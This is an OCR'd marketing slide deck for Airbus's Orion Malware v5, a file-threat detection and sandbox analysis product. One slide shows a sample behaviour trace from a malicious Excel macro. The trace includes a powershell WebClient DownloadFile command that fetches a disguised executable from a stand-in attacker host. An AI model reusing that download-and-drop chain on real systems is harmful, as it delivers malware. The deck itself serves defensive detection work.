
ORION MALWARE v5

Advanced detection and analysis solution of file based threats

Jerome Leseinne (jerome.leseinne@airbus.com)



AIRBUS

Orion Malware, a product from Airbus

Programs

Market: Defence & Space

Products

CyberRange

Orion Malware


Tactical SOC

…

10 years

Market: All sectors

Goal: detect & analyse file based threats



Files that can be malicious

FILES

input

ORION MALWARE

output

Enable automatic or human decision to address the risk

RISK LEVEL + REPORT

Combination of analysis engines

Production contexts


ORION MALWARE

1

Protect your **infrastructure** by **automating detection** of file based threats


2

Enhance cyber-teams efficiency on risk assessment, threat understanding, IoC sharing


Replay
Step in
Reset
Legend: Files Processes Network Persistence System alteration
EXCEL.EXE
"C:\Program Files (x86)\Microsoft Office\...\EXCEL.EXE" c:\Users\Administrateur\Downloads\wmi.xlsm
Low Creates script file
Severe Creates processes through WMI from document
Severe Executes previously created file(s)
wscript.exe
wscript.exe c:\windows\temp\update.vbs
Medium Executes powershell commands
Low Creates processes through WMI
Low WMI activities
Medium Enumerate security software through WMI
High Uses powershell to drop file(s)
powershell.exe
powershell.exe (New-Object System.Net.WebClient).DownloadFile('https://evil2022.com/scvhosts.exe'
evil2022.com
High Creates executable files with typo error in name (legitimate file name with error)
Low Creates executable files or dynamic executable libraries
Low Tries to list processes running on system

3


Support users as sentinel of your organisation safety through a dedicated web portal for **easy file checking**



Date	File	Static analysis	Dynamic analysis	Threat	Report	Export
19/04/2023 11:40:33	SAMPLE OMW LEGITIMATE.pdf	Done ✓	-	Not detected	See the report	pdf
19/04/2023 11:39:45	sample OMW excel.xlsx	Done ✓	-	Not detected	See the report	pdf
19/04/2023 11:39:19	cryptowall-b1597360a14f1	Done ✓	-	Detected	See the report	pdf


Copyright (C) 2023 Airbus Defence & Space CyberSecurity. All rights reserved.
This document is the property of Airbus Defence & Space CyberSecurity, it may not be circulated without prior licence

Detection and analysis engines



Detection & analysis engines

- Files and archives
- Up to 1 GB per submission depending on the workflow analysis



(1) Reputation List

White List

+

Black List

(2) Antivirus

5

Antivirus engines

Ahnlab
Avast
Avira
Bitdefender
ESET

(3) Rules

yara

python

(4) Scanner + AI

Microsoft Office

JS

+

Heuristics

(5) Agentless Sandboxing

Behavioural Plugins

+

Heuristics

+

Open IOC rules

Payload Detected ?

Report


Known threats

Unknown Threats

Static analysers

Dynamic analysers


USE CASES & INTEGRATION



Protect automatically infrastructures

Use cases :

- **Automatic file submission,**
- **Massive analysis,**
- **SOC alerting**



MS-Exchange attachment

Web proxy/firewall

Network probe

